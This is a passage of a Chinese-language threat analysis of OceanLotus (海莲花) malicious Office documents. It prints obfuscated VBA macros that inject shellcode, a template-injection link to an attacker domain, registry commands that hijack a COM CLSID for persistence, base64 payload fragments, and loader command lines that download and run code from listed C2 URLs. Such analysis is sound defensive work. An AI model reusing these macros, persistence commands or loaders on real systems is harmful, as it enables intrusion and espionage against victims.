58     igovZ9nXWKNto9FXy7dTp9yAdIg3Dvm5VklYfet8 = igovZ9nXWKNto9FXy7dTp9yAdIg3Dvm5VklYfet8 & Chr(Value)
59     Next i

```



```

637749656B354355724758572E4F6E54696D65284E6F77202B2054696D6553657269616C28
302C20302C2031292C2022785F4E307468316E674833723322290D0A202020200D0A090927
20526573746F72652074686520726567697374727920746F20697473206F6C6420737461746
50D0A09094966204B526B44766A42354A3144726376354772555A783646765A53627531745
370575A437430686A766C203D20222205468656E0D0A090909686E56435937344A514F555
6697957476731316353425730457030706452574A71673333686C33712E52656744656C6574
6520536531785F724C6D7153694433564B6F5837646C72625930794F413971706454446495
5736448580D0A0909456C73650D0A090909686E56435937344A514F5556697957476731316
353425730457030706452574A71673333686C33712E526567577269746520536531785F724C
6D7153694433564B6F5837646C72625930794F4139717064544464955736448582C204B526
B44766A42354A3144726376354772555A783646765A53627531745370575A437430686A766
C2C20225245475F44574F5244220D0A0909456E642049660D0A202020200D0A09092720545
55A36726B4B786A36515430435F645F4D65585655676C446762525853736441445F386C744
C332E436C6F73652046616C73650D0A09094170706C69636174696F6E2E517569740D0A0D
0A094C6F6F70205768696C652046616C73650D0A0D0A4572726F7248616E646C65723A0D0
A0D0A456E64205375620D0A

```

```

234966205642413720416E642057696E3634205468656E0D0A0D0A20202020507269766174
6520436F6E73742050524F434553535F4352454154455F544852454144203D202648320D0A2

```

倒数第三段从这开始

```

02020205072697661746520436F6E73742050524F434553535F51554552595F494E464F524D
4154494F4E203D2026483430300D0A202020205072697661746520436F6E73742050524F434

```

也是从这个函数开始:

```

235 Sub x_N0thIngH3r3()
236
237 On Error GoTo ErrorHandler
238 Do
239
240 #If VBA7 And Win64 Then
241 Dim nWRfdpI8JkEtqpmVvG1hnhd8STICmzG4Uj4xpw1b As LongPtr
242 Dim Gdup7XZj9c1qMjhwJINLIGMaEzA6kPv_E9CaN00V As LongPtr
243 Dim VpsadfjB1zQIJGu_rkMznSZ1HmMCH7JVHSrjdBXo As LongPtr
244 #Else
245 Dim nWRfdpI8JkEtqpmVvG1hnhd8STICmzG4Uj4xpw1b As Long
246 Dim Gdup7XZj9c1qMjhwJINLIGMaEzA6kPv_E9CaN00V As Long
247 Dim VpsadfjB1zQIJGu_rkMznSZ1HmMCH7JVHSrjdBXo As Long
248 #End If
249
250 Dim f_5M_OgZGCJt2sx2q7uStIUvQW0RfbMQonjoNcmT As Long
251 Dim bMenRFxtw4AjB2p5FmKdkd_b2Z2Vh2Pef3jqYKks As Long
252 Dim ISZfHuFbY8ow7zRYM2oPH2btfm3xKZVW1iVseLvu As Long
253 Dim nnY9Fi7Gc1EVlwMGV_lr7SZetuQfok0xVrj42PY As Long
254
255 #If VBA7 And Win64 Then
256 Dim enmol_AwwfNJMa2gw_VcO1i0BDmr4tCDH264MtDe As String
257 Dim Uzjpc1foSbn48C9X1xNID9r3E91K4Zu3mhjQZDbA As PROCESS_INFORMATION
258 Dim oZzUGyv5T9KdGwBlygMt_wkUHKJrjzJmdjFAXn6 As STARTUPINFO
259 Dim dlWvX742AwYuekJWw7ApKwWj7ofj8DJea14wReK As Boolean
260 Dim EXRVfhnR5xjIRJBTfGdw0MAa1StCXa_TFQ2FpEq As String
261 Dim nImL0gSECr_U1sjAbgLeqVP8nkPbUxdg1NxcwI0AU As Long
262 Dim S1wvpYyL_w0Vhnnw8xvfreSH1hHuSKOJxjt1k7kP_ As String
263 Dim RwxhkF42xcnrUWY_ft7gtG1bdsCPmc0dGfAjKID As String
264 Dim FoQEGQ8CN52uDTttuNZcp7yAnHhO1OqR2g13R6on As LongPtr
265 Dim NSHcpAy9eSkwM8eQgP575_rnLIKZIv8mGPZqsWAI As LongPtr

```

取倒数第二段的数据，如图：

```

95 #End If
96
97 Set ThCRt1VwRdCzVRGEgbZ4_hjfWvjMJzmaKQ2DIRdV = ActiveDocument
98
99 PDEpQGdVpdj6MjVCZnWY9NiRrQ503XpZ3fnDUgg = ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2).Range.Text
100 gqacamnUX4WUURltFy5qMa15gFw18adgPbc2zaQx = 0
101 oXqnLKHptzLaXKwgXdM2YrzVgTtQ4QtqWdmA07RU = 0
102 c2y_KXppfD18wQqQx8xS5Jn0VkbE3anmCaHgChcn = Len(PDEpQGdVpdj6MjVCZnWY9NiRrQ503XpZ3fnDUgg) - 1
103 For v_i = 1 To c2y_KXppfD18wQqQx8xS5Jn0VkbE3anmCaHgChcn Step 2
104 If (oXqnLKHptzLaXKwgXdM2YrzVgTtQ4QtqWdmA07RU >= 640) Then
105 Dim R1QNb6uZnQqWfN19jHR6bc1a7hQ5F0S5QIAHAXhN As Long
106 R1QNb6uZnQqWfN19jHR6bc1a7hQ5F0S5QIAHAXhN = 0
107 #If VBA7 And Win64 Then
108 dlWvX742AwYuekJWw7ApKwWj7ofj8DJea14wReK = IRooy7LR8g3wyW5tAkuKJCOcIPrMYrg8KtTmwas(VpsadfjB1zQIJGu_rkMznSZ1HmM

```

数据如下：



然后写到内存中执行：

```
126
127 If (oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqIdmAo7RU <> 0) Then
128 #If VBA7 And Win64 Then
129 WriteProcessMemory
130 dlwVx742AwYuekJWw7ApKwWj7oFj8Djeai4wReK = IRooy7LR8g3wyW5tAkuJC0oCPrMYrg8KtTmwas(VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo, B
131 If (dlwVx742AwYuekJWw7ApKwWj7oFj8Djeai4wReK = 0) Then
132 MsgBox "Funk"
133 End If
134 #Else
135 YiI_fusMPec5bMC544XwQ1MNSF4JfjVuHyusmRN = E5dXYtcktrmQjVxykrfnBshLPH81Rjmd5_ybZP3(ByVal (NwRfdp18JkEtqpmVvG1hhd8STICmzG4Uj4x
136 #End If
137 gqacamnUX4WUURltFy5qMa15gFw18adgPbc2zaQx = gqacamnUX4WUURltFy5qMa15gFw18adgPbc2zaQx + oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqIdmAo7RU
138 End If
```

数据 hex 转成 bin 后是海莲花用的比较多的 shellcode，如图：

```

seg000:000E027F var_810 = dword ptr -810h
seg000:000E027F var_80C = dword ptr -80Ch
seg000:000E027F var_808 = dword ptr -808h
seg000:000E027F var_804 = dword ptr -804h
seg000:000E027F var_800 = dword ptr -800h
seg000:000E027F var_7FC = dword ptr -7FCh
seg000:000E027F var_7F8 = dword ptr -7F8h
seg000:000E027F var_18 = dword ptr -18h
seg000:000E027F var_14 = dword ptr -14h
seg000:000E027F var_10 = dword ptr -10h
seg000:000E027F var_C = dword ptr -0Ch
seg000:000E027F var_8 = dword ptr -8
seg000:000E027F var_4 = dword ptr -4
seg000:000E027F
seg000:000E027F lea esp, [esp-4]
seg000:000E0283 pushf
seg000:000E0284 push ecx
seg000:000E0285 shl ecx, 3
seg000:000E0288 push ebx
seg000:000E0289 inc bh
seg000:000E028B or ecx, ecx
seg000:000E028D shl cx, 6
seg000:000E0291 push eax
seg000:000E0292 aaa
seg000:000E0293 push edx
seg000:000E0294 cwd
seg000:000E0296 cwd
seg000:000E0298 mov eax, 2A02h
seg000:000E029D mov ecx, 0DE43h
seg000:000E02A2 mul ecx
seg000:000E02A4 neg al
seg000:000E02A6 bswap ebx
seg000:000E02A8 mov ax, 6Ch ; 'l'
seg000:000E02AC mov cx, 50h ; 'P'
seg000:000E02B0 mul cx
seg000:000E02B3 stc
seg000:000E02B4 sahf
seg000:000E02B5 push ecx
seg000:000E02B6 cbw
seg000:000E02B8 bswap edx
seg000:000E02BA inc edx
seg000:000E02BB or dh, dl
seg000:000E02BD cdq
seg000:000E02BE mov edx, [esp+1Ch+var_18]
seg000:000E02C2 das
seg000:000E02C3 mov bx, cx
seg000:000E02C6 mov ebx, [esp+1Ch+var_10]
seg000:000E02CA mov ecx, [esp+1Ch+var_C]
seg000:000E02CE aas
seg000:000E02CF mov eax, [esp+1Ch+var_8]
seg000:000E02D3 push eax

```

配置文件:

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000060	6D	00	6E	00	6F	00	70	00	7A	00	00	00	53	00	4F	00	m.n.o.p.z...S.O.
00000070	46	00	54	00	57	00	41	00	52	00	45	00	5C	00	41	00	F.T.W.A.R.E.\.A.
00000080	70	00	70	00	5C	00	41	00	70	00	70	00	58	00	37	00	p.p.\.A.p.p.X.7.
00000090	30	00	31	00	36	00	32	00	34	00	38	00	36	00	63	00	0.1.6.2.4.8.6.c.
000000A0	37	00	35	00	35	00	34	00	66	00	37	00	66	00	38	00	7.5.5.4.f.7.f.8.
000000B0	30	00	66	00	34	00	38	00	31	00	39	00	38	00	35	00	0.f.4.8.1.9.8.5.
000000C0	64	00	36	00	37	00	35	00	38	00	36	00	64	00	5C	00	d.6.7.5.8.6.d.\.
000000D0	41	00	70	00	70	00	6C	00	69	00	63	00	61	00	74	00	A.p.p.l.i.c.a.t.
000000E0	69	00	6F	00	6E	00	7A	00	00	00	53	00	4F	00	46	00	i.o.n.z...S.O.F.
000000F0	54	00	57	00	41	00	52	00	45	00	5C	00	41	00	70	00	T.W.A.R.E.\.A.p.
00000100	70	00	5C	00	41	00	70	00	70	00	58	00	37	00	30	00	p.\.A.p.p.X.7.0.
00000110	31	00	36	00	32	00	34	00	38	00	36	00	63	00	37	00	1.6.2.4.8.6.c.7.
00000120	35	00	35	00	34	00	66	00	37	00	66	00	38	00	30	00	5.5.4.f.7.f.8.0.
00000130	66	00	34	00	38	00	31	00	39	00	38	00	35	00	64	00	f.4.8.1.9.8.5.d.
00000140	36	00	37	00	35	00	38	00	36	00	64	00	5C	00	44	00	6.7.5.8.6.d.\.D.
00000150	65	00	66	00	61	00	75	00	6C	00	74	00	49	00	63	00	e.f.a.u.l.t.I.c.
00000160	6F	00	6E	00	08	00	00	00	44	00	61	00	74	00	61	00	o.n....D.a.t.a.
00000170	06	00	00	00	64	00	65	00	66	00	94	00	00	00	20	00	...d.e.f.l... .
00000180	00	00	63	00	6C	00	6F	00	75	00	64	00	2E	00	33	00	..c.l.o.u.d...3.
00000190	36	00	30	00	63	00	6E	00	2E	00	69	00	6E	00	66	00	6.0.c.n...i.n.f.
000001A0	6F	00	2A	00	00	00	64	00	6E	00	73	00	2E	00	63	00	o.*...d.n.s...c.
000001B0	68	00	69	00	6E	00	61	00	6E	00	65	00	77	00	73	00	h.i.n.a.n.e.w.s.
000001C0	2E	00	6E	00	65	00	74	00	77	00	6F	00	72	00	6B	00	..n.e.t.w.o.r.k.
000001D0	20	00	00	00	61	00	6C	00	69	00	65	00	78	00	70	00	...a.l.i.e.x.p.
000001E0	72	00	65	00	73	00	73	00	63	00	6E	00	2E	00	6E	00	r.e.s.s.c.n...n.
000001F0	65	00	74	00	1A	00	00	00	63	00	68	00	69	00	6E	00	e.t....c.h.i.n.
00000200	61	00	70	00	6F	00	72	00	74	00	2E	00	6F	00	72	00	a.p.o.r.t...o.r.
00000210	67	00	08	44	05	00	00	44	05	00	4D	5A	90	00	03	00	g.D...D.MZ....
00000220	00	00	04	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	.....ÿÿ.,.....
00000230	00	00	40	00	00	00	00	00	00	00	00	00	00	00	00	00	..@.....
00000240	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

```

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
hijklmnopz SOFTWARE\AppData\Local\Temp\70162486c7554f7f80f481985d67586d\Applicationz SOFTWARE
\AppData\Local\Temp\70162486c7554f7f80f481985d67586d\DefaultIcon Data def
cloud.360cn.info* dns.chinanews.network aliexpresscn.net chinaport.org

```

这种是通过三次宏内存加载 shellcode 的方式主要是为了对抗杀软静态的查杀。

## 模板注入类文档攻击流程

海莲花的模板注入类文档具有通用性，在文档启动后，其均会去加载 XXX.XXX/XXX.png 并执行接下来的操作。

```

0 ..... 10 ..... 20 ..... 30 ..... 40 ..... 50 ..... 60 ..... 70 ..... 80 ..... 90 ..... 100 ..... 110 ..... 120 ..... 130 ..... 140 .....
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="sId1"
. Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://office.allsafebrowsing.com/fdsw.png"
. TargetMode="External"/></Relationships>

```

这里举其中一次攻击的例子，fdsw.png 是一个 office 复合文档：  
(d497bd06b34a046841bb63d3bf20e605)

来源	
作者	Tushar
最后一次保存者	Administrator
修订号	3
版本号	
程序名称	Microsoft Office Word
公司	
管理者	
创建内容的时间	2018/8/23 11:10
最后一次保存的日期	2019/1/30 23:20
最后一次打印的时间	
总编辑时间	00:01:00

提取出来宏，刚开始会通过 SysWOW64\cmd.exe 文件是否存在，判断系统是 32 位或者 64 位：

```

23     If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then
24         iCheck = True
25     Else
26         iCheck = False
27     End If

```

根据不同的系统，把文件从 cell 中取出来，经过 base64 解码，落地到：%appdata%\main\_background.png:

```

53     If (iCheck = False) Then
54         a = tableNew.Cell(1, 1).Range.Text
55         a = Left(a, Len(a) - 2)
56         b = Base64Decode(a, sAppData)
57     Else
58         a = tableNew.Cell(1, 2).Range.Text
59         a = Left(a, Len(a) - 2)
60         b = Base64Decode(a, sAppData)
61     End If

```

然后根据根据不同的操作系统位数选择不同的写注册表的方式，劫持的 CSID 都是“{2DEA658F-54C1-4227-AF9B-260AB5FC3543}”

```

54     If iCheck = True Then
55         Dim wsh As Object
56         Set wsh = WIA.CreateObject("WScript.Shell")
57         Dim waitOnReturn As Boolean: waitOnReturn = True
58         Dim windowStyle As Integer: windowStyle = 0
59         wsh.Run "cmd.exe /S /C reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d "" & sAppDataNew & "" /f /reg:64", windowStyle, waitOnReturn
60     Else
61         If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID") = False Then
62             myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID", "", "REG_SZ"
63         End If
64         If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32") = False Then
65             If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}") = False Then
66                 myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\", "", "REG_SZ"
67             End If
68             If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32") = False Then
69                 myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32", sAppDataNew, "REG_SZ"
70             End If
71         End If
72     End If

```

根据这个 CSID，发现劫持的是这个 DLL 的 CSID: %SystemRoot%\System32\PlaySndSrv.dll

(2DEA658F-54C1-4227-AF9B-260AB5FC3543)	(默认)	REG_EXPAND_SZ	%SystemRoot%\System32\PlaySndSrv.dll
InprocServer32	ThreadingModel	REG_SZ	Both
(2DECBCB7-BAC0-316D-9131-43035C5CB480)			

该 dll 是用来播放声音的。

对 cell 里面 base64 的内容的提取内容如下：

```

AABI9jrAjPbTIO9S4f+/OiF23UNSIvHSYeE9+DEAWDrHkiLwOmHhPfgxAMASIXAdALI8v/FQDZAABI
hdt1VUixDxQRJUwPhWT//9MIXUPJwIAM9tIhdtdOSkml1UiLy/8VVNcAAEFwHQYTI8F8CYCALpAAAA
QYvIgeE/K9GKykiLOEjTykzOEuHlPeAxQMAGy1MIXHJgLA67hMIXW+JgIAQYvCuUAAACD4D8ryEjT
z0kz+kuHvPeAxQMAM8BI1wkUEiLbCRYSIToJGBIg8QgQV9BXkFdQVxfw0iLxEiJWAhIwGQSIlwGEiJ
eCBVkiD7FBBi/LjI/CL6kyNDexOaQBMi/FMjQXadAEASIOVe/QAALkBAAAA6B3+/9I9hIhcBOVOiL
yP8VINkAAEiLjCSgAAAARIvPSIUeJIAAAA8MI8ZIiUwkQIvVSIuMJgAAAABIiUwkOEiLjCSQAAAASILM
JDcljCSIAAAAiUwkKEmLzkiJRCQg/9PrMjPSSYvO6MQFAACLyESLz4uEJIgAAAABMi8aJRCQoi9VIi4Qk
gAAAAEiJRCQg/xVQ1wAASITcJGBIi2wkaEiLdCRwSI8JHhIg8RQqV7DzEiLxEiJWBBIwGYSILwIEiJ
SAIXSIPsQEmL+UmL8IvqTIO9BXQBAEYnBfZzAQCSA9AAAEiNFfJzAQD0mF3//OiL2EiFwHQASiV/xU0
2AAASITMJFBM;89Mi8aL1f/T6zBIjUQkUEiJRCQwTI1MJCS4BAAAAYNRCQwSIUJJCiJRCQkSI1MJCCJ
RCQo6E8f8//9Ii1wkWEiLbCRgSToJGhIg8RAX8PMzEiJXCQIvOid7CBIi/1MjQ2QcWEAuQMAAABMjQV8
ceEASIOVre8AAAOic/P//SIvYSIXAdBBI8j/FZ/XAABI8//O+sG/xUilgAASITcJDBI8g8QgX8PMzMXI
iVwkCFdIgtwgi91MjQ1BcwEauQAAABMjQUtceEASIOVZu8AAOHf/P//SIv4SIXAdA9I8j/
w:r>w:r w:rsi dRPr="002F3296">w:rPr<w:sz
w:val="2"/><w:rPr<w:lastRenderedPageBreak/><w:t>FuJXAACLy//X6wiLy/8V4tUAAEiLXC
QwSIPEIF/DzMSILcJAXSIPsIIvZTION8XIBALkFAAAATIOF3XIBAEiNFRbvAADo7fv//OiL+EiFwH
QPSiVl/xXw1gAAi8v/1+si8v/FXrVAABI1wkMEiDxCBfw8zMEiJXCQISi10JBBXSIPsIEiL2kyNDZ
tyAQCL+UINFDuAAC5B9AAAEYnBX5yAQD0jfv//OiL8EiFwHQSSiVl/xWQ1gAASiVti8//lusLSiVti8
//FRzVAABI1wkMEiLdCQ4SIPEIF/DSIvESiLYCEiJaBBIiXAYSi14IEFWSIPsIEGL+UmL8IvqTIO9NH
IBAEyL8UyNBSjYAGBIjRWDB8QAAUQOAAADoFfv//OiL2EiFwHQYSIvL/xUY1gAARIvPTIvGi9VJi87/O+
sAQ9Ji87o+wIAAIvIRIvPTIvGi9X/Fa/UAABI1wkMEiLbCQ4SItoJEBIi3wkSEiDxCBBXsNIiVwkCE
iJdCQV0id7CCL+kyNDbRxAQBI/FIjRWqcQEaUREAAABMjQWwqQEABi36//9I9hIhcBOEkiLyP8Vkn
UAAIvXSIvO/9PrFv8V4dQAAEUzyUSLx4vISIvW6PEAAABI1wkMEiLdCQ4SIPEIF/DzEiJXCQISi1sJB
BIiXQkGFdIgtwqYvOITIONYnEBAIvAITIOFUXEBAEiL+UINfv/tAAC5FAAAAOgr+v//SIv4SIXAdBVI8
j/FRTVAABEi8WLODiLz//W6wuL0DiLz/8VhDMAAEiLXCQwSi1sJDhIi3QkQEiDxCBfw0iJXCQIvOid7C
BIi/1MjQ38cAEaURUAAABMjQXocAEASIOV6XABAOiof//SIvYSIXAdBBI8j/FavVAABI8//O+sXM9
JIi8/olgEAAIvIugEAAAD/FexTAABI1wkMEiDxCBfw8zMSiVESiLYCEiJaBBIiXAYSi14IEFWSIPsIE
WLSUGL2EiL+kyNDadwAQC18UyNBZZwAQBIjRWXcAEaURCAAADoKfn//OiL6EiFwHQYSIvL/xUs1AAARY

```

Base64 解开的其中的一个 32 位的 PE，Dllmain 会申请 0x34aca 字节的内存空间，然后把 0x10012760 处的 shellcode 写入到内存中，通过线程执行起来：

```

.text:10001005
.text:10001006
.text:10001010
.text:10001010
.text:10001010
.text:10001010 sub_10001810 proc near ; CODE XREF: DllMain(x,x,x)+2840
.text:10001010 push edi
.text:10001011 call ds:getCurrentProcessId
.text:10001011 push eax ; dwProcessId
.text:10001012 push 0 ; bInheritHandle
.text:1000101A push 1FFFFFFh ; dwDesiredAccess
.text:1000101F call ds:OpenProcess
.text:10001025 mov edi, eax
.text:10001027 test edi, edi
.text:10001029 jz short loc_10001060
.text:10001028 push esi
.text:1000102C push 40h ; flProtect
.text:1000102E push 3000h ; flAllocationType
.text:10001033 push 3AACAh ; dwSize
.text:10001038 push 0 ; lpAddress
.text:1000103A push edi ; hProcess
.text:10001038 call ds:VirtualAllocEx
.text:10001041 push 0 ; lpNumberOfBytesWritten
.text:10001043 push 3AACAh ; nSize
.text:10001048 push offset sub_10012760 ; lpBuffer
.text:10001040 mov esi, eax
.text:1000104F push esi ; lpBaseAddress
.text:10001050 push edi ; hProcess
.text:10001051 call ds:WriteProcessMemory
.text:10001057 test esi, esi
.text:10001059 jz short loc_1000106C
.text:10001058 push 0 ; lpThreadId
.text:1000105D push 0 ; dwCreationFlags
.text:1000105F push 0 ; lpParameter
.text:10001061 push esi ; lpStartAddress
.text:10001062 push 0 ; dwStackSize
.text:10001064 push 0 ; lpThreadAttributes
.text:10001066 call ds:CreateThread
.text:1000106C loc_1000106C: pop esi ; CODE XREF: sub_10001010+491j
.text:1000106D loc_1000106D: pop edi ; CODE XREF: sub_10001010+191j
.text:1000106E retn
.text:1000106E sub_10001810 endp

```

Shellcode 去 0xfc8 偏移处的指针当参数传到 sub\_16001810 的函数中：

```

seg000:00160000 seg000      segment byte public 'CODE' use32
seg000:00160000          assume cs:seg000
seg000:00160000          ;org 160000h
seg000:00160000          assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00160000          call    $+5
seg000:00160005          pop     ecx
seg000:00160006          sub     ecx, 5
seg000:00160009          lea    ecx, [ecx+0FC8h]
seg000:0016000F          pusha
seg000:00160010          push   ecx
seg000:00160011          call   sub_160018
seg000:00160016          popa
seg000:00160017          retn

```

而 0xfc8 偏移处的地址放着命令行参数和一个 PE:

```

seg000:00160FC2 ; -----
seg000:00160FC5          align 4
seg000:00160FC6          dw 102h
seg000:00160FCA          dw 0
seg000:00160FCC          dw 3A00h
seg000:00160FCE          dw 3
seg000:00160FD0          db '{',0
seg000:00160FD2          db 'C',0
seg000:00160FD4          db ':',0
seg000:00160FD6          db '\',0
seg000:00160FD8          db 'U',0
seg000:00160FDA          db 's',0
seg000:00160FDC          aErsWin7ut164De:
seg000:00160FDC          text "UTF-16LE", 'ers\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostDat'
seg000:00160FDC          text "UTF-16LE", 'a32.exe -u https://office.allsafebrowsing.com/fdsw3'
seg000:00160FDC          text "UTF-16LE", '2.png -t 240000',0
seg000:001610C8          db 0
seg000:001610C9          db 0
seg000:001610CA          db 4Dh ; M
seg000:001610CB          db 5Ah ; Z
seg000:001610CC          db 90h
seg000:001610CD          db 0
seg000:001610CE          db 3
seg000:001610CF          db 0
seg000:001610D0          db 0
seg000:001610D1          db 0
seg000:001610D2          db 4
seg000:001610D3          db | 0
seg000:001610D4          db 0
seg000:001610D5          db 0
seg000:001610D6          db 0FFh
seg000:001610D7          db 0FFh
seg000:001610D8          db 0
seg000:001610D9          db 0
seg000:001610DA          db 0B8h
seg000:001610DB          db 0

```

sub\_160018 函数的功能主要是在内存中加载后面的 PE，然后把命令行传递过去，根据命令行参数去执行，下图为该 PE 接收命令行参数的代码：

```

76 SetErrorMode(0x8007u);
77 if ( argc != 5 )
78 {
79     v3 = sub_402F40(&unk_432470, *argv);
80     sub_402F40(v3, " -u <Url> -t <TimeToSleep(Milisecond)>");
81     return 0;
82 }
83 argc = (int)operator new[](0x400u);
84 dwMilliseconds = 0;
85 memset((void *)argc, 0, 0x400u);
86 v5 = argv;
87 v6 = 0;
88 do
89 {
90     v7 = &v5[v6];
91     v8 = strcmp(v5[v6], "-u");
92     if ( v8 )
93         v8 = -(v8 < 0) | 1;
94     if ( !v8 )
95     {
96         v7 = &v5[++v6];
97         strcpy((char *)argc, v5[v6]);
98     }
99     v9 = *v7;
100    v10 = "-t";

```

请求传过来的 URL，把下载后的数据，经过 DES 解密后，在内存中加载起来。

```

281 v58 = 0;
282 v59 = 0;
283 v29 = v24 - 64;
284 LOBYTE(v73) = 4;
285 sub_402180(v24 - 64);
286 memmove_0(lpMem, v63, v24 - 64);
287 sub_402240((int *)&v48, (int *)&lpMem);
288 v30 = sub_401970(dwMilliseconds, (int *)v66, v48, (int)v49, (int)v50);
289 dword_432F88 = v24 - 64;
290 v31 = v30;
291 v32 = VirtualAlloc(0, v29, 0x1000u, 0x40u);
292 memmove_0(v32, v31, dword_432F88);
293 ((void (*)(void))v32)();
294 v47 = (CHAR *)1;
295 sub_404D59((LPVOID)dwMilliseconds);
296 *(DWORD *)&v45 = 1;
297 sub_404D59(v66);

```

通过关联分析找到更多的样本：

根据编译时间排序如下：

MD5	编译时间	文件大小	执行的文件的命令行
b392e800313fe6b8b0e7644670a0b620	2018-07-06, 10:43:40	161280	cmd.exe /k c:\windows\system\ncods.exe
a667b204107adb25eede90c185192480	2018-08-14, 05:10:20	10793477	a:\code\macro_nb2\request\postdata64.exe -u https://beta.officopedia.com/vina64.png -t 200000
a65287550672dacl1a89b904c9047acef	2018-09-20, 08:07:31	297472	a:\code\macro_nb2\request\postdata32.exe -u https://cortanasm.com/kierr32.png -t 200000
246a6597f994d1c0d996c1ff94780a6	2018-09-20, 08:07:33	10798602	a:\code\macro_nb2\request\postdata64.exe -u https://cortanasm.com/kierr64.png -t 200000
de497464182732929595b101475291	2018-10-25, 02:39:29	296961	a:\code\lnb2vbs\request\postdata32.exe -u https://ristineho.com/seconds32.jpg -t 60000
9b4c5746144f31546aedf5832f299cf	2018-10-31, 04:48:48	296960	a:\code\lnb2vbs\request\postdata32.exe -u https://ristineho.com/threes32.png -t 60000
2e800fe1070b7920f83231189e431a	2018-10-31, 04:49:51	292352	a:\code\lnb2vbs\request\postdata64.exe -u https://ristineho.com/threes64.png -t 60000
611f35b485b62b794b911842b694a48f	2018-11-22, 08:38:19	556537	a:\code\macro_nb2\request\postdata32.exe -u https://syn.servvebs.com/kuss32.gif -t 200000
ce0af0b440e25267a96e1814348e05a	2018-11-22, 08:38:23	551417	a:\code\macro_nb2\request\postdata64.exe -u https://syn.servvebs.com/kuss64.gif -t 200000
5f7f00e9fcc992794fab20e49908d1e3	2018-12-17, 07:36:48	297472	a:\code\macro_nb2\request\postdata32.exe -u https://word.webhop.info/blk32.gif -t 200000
3b36fb3a8ef15b0c5e286329e357e916	2018-12-17, 07:36:51	292352	a:\code\macro_nb2\request\postdata64.exe -u https://word.webhop.info/blk64.gif -t 200000
c74a24dea8999797aacecc83e3efff	2019-01-18, 08:24:18	342016	a:\code\macro_nb2\request\postdata64.exe -u https://syn.servvebs.com/i084.png -t 300000
c842950141019938c8a01630a4e877b	2019-01-30, 15:19:38	342016	c:\users\win7ut164\desktop\macro_nb2_new\request\postdata64.exe -u https://office.allsafebrowsing.com/fds64.png -t 240000

通过表格比较，第一个样本和其他样本的命令行都不一样，可以知道应该是不同次攻击的样本，该样本是带注释的版本，会用相同的方式在内存中加载 shellcode，shellcode 的功能是在内存中加载文件中包含的 PE 文件：



```

1 DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
2 {
3     void *v1; // esi
4
5     OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
6     while ( WaitForSingleObject(hHandle, 0) )
7     {
8         v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
9         memmove(v1, &loc_413780, 0x1461Cu);
10        ((void (*)(void))v1)();
11        Sleep(0xBB8u);
12    }
13    OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
14    return 0;
15}

```

而文件中包含的 PE 在一个黑客工具包中找到，文件名为：`cmd[w7 ][x64].exe`；该样本的功能是通过文件中包含的 `cmd[w7 ][x64].exe` 去执行 `mcods.exe`（这个是海莲花之前用过的白利用程序的 `exe` 文件名），而 `mcods.exe` 应该是被前面的 `dropper` 释放的文件。

```

:0x00023018 ==>:cmd.pdb
:0x00043dd0 ==>:ReadProcessMemory
:0x000435cc ==>:ResumeThread
:0x00044231 ==>:NtOpenProcessToken
:0x00021afc ==>:CreateProcessAsUserW
:0x0003fc10 ==>:;.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
:0x0000347e ==>:退XCOPY.EXE
:0x00008774 ==>:退退cmd.exe
:0x000009ee ==>:退CMD.EXE
:0x00023db4 ==>:\CMD.EXE
:0x000001e0 ==>:360upk0
:0x00000230 ==>:360upk2
:0x00000208 ==>:360upk1
:0x00043e1f ==>:CreateProcessW
:0x0003fc5c ==>:\Shell\Open\Command
:0x00007506 ==>:退AutoRun

```

该样本的上传地点是 VN，上传时间是 7 月 31 日，文件名是 `msvchr.exe`，可以知道这个样本应该是针对越南攻击的：

Date	File name	Source	Country
2018-07-31 01:46:22	msvchr.exe	ec403682 (web)	VN

通过对这些样本的分析比较可以知道这些样本应该是用来专门在内存中执行 `exe` 文件，并传递命令行参数的 `Loader` 程序，是最近半年用到的新的恶意代码框架，专门用来开发对抗静态免杀的。

发现其中有 2 个样本是 10M 的，是末尾填充 0x20（空格），填充成大文件避免被上传：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0004BD40	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD50	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD60	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD70	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD80	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
0004BD90	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20	20
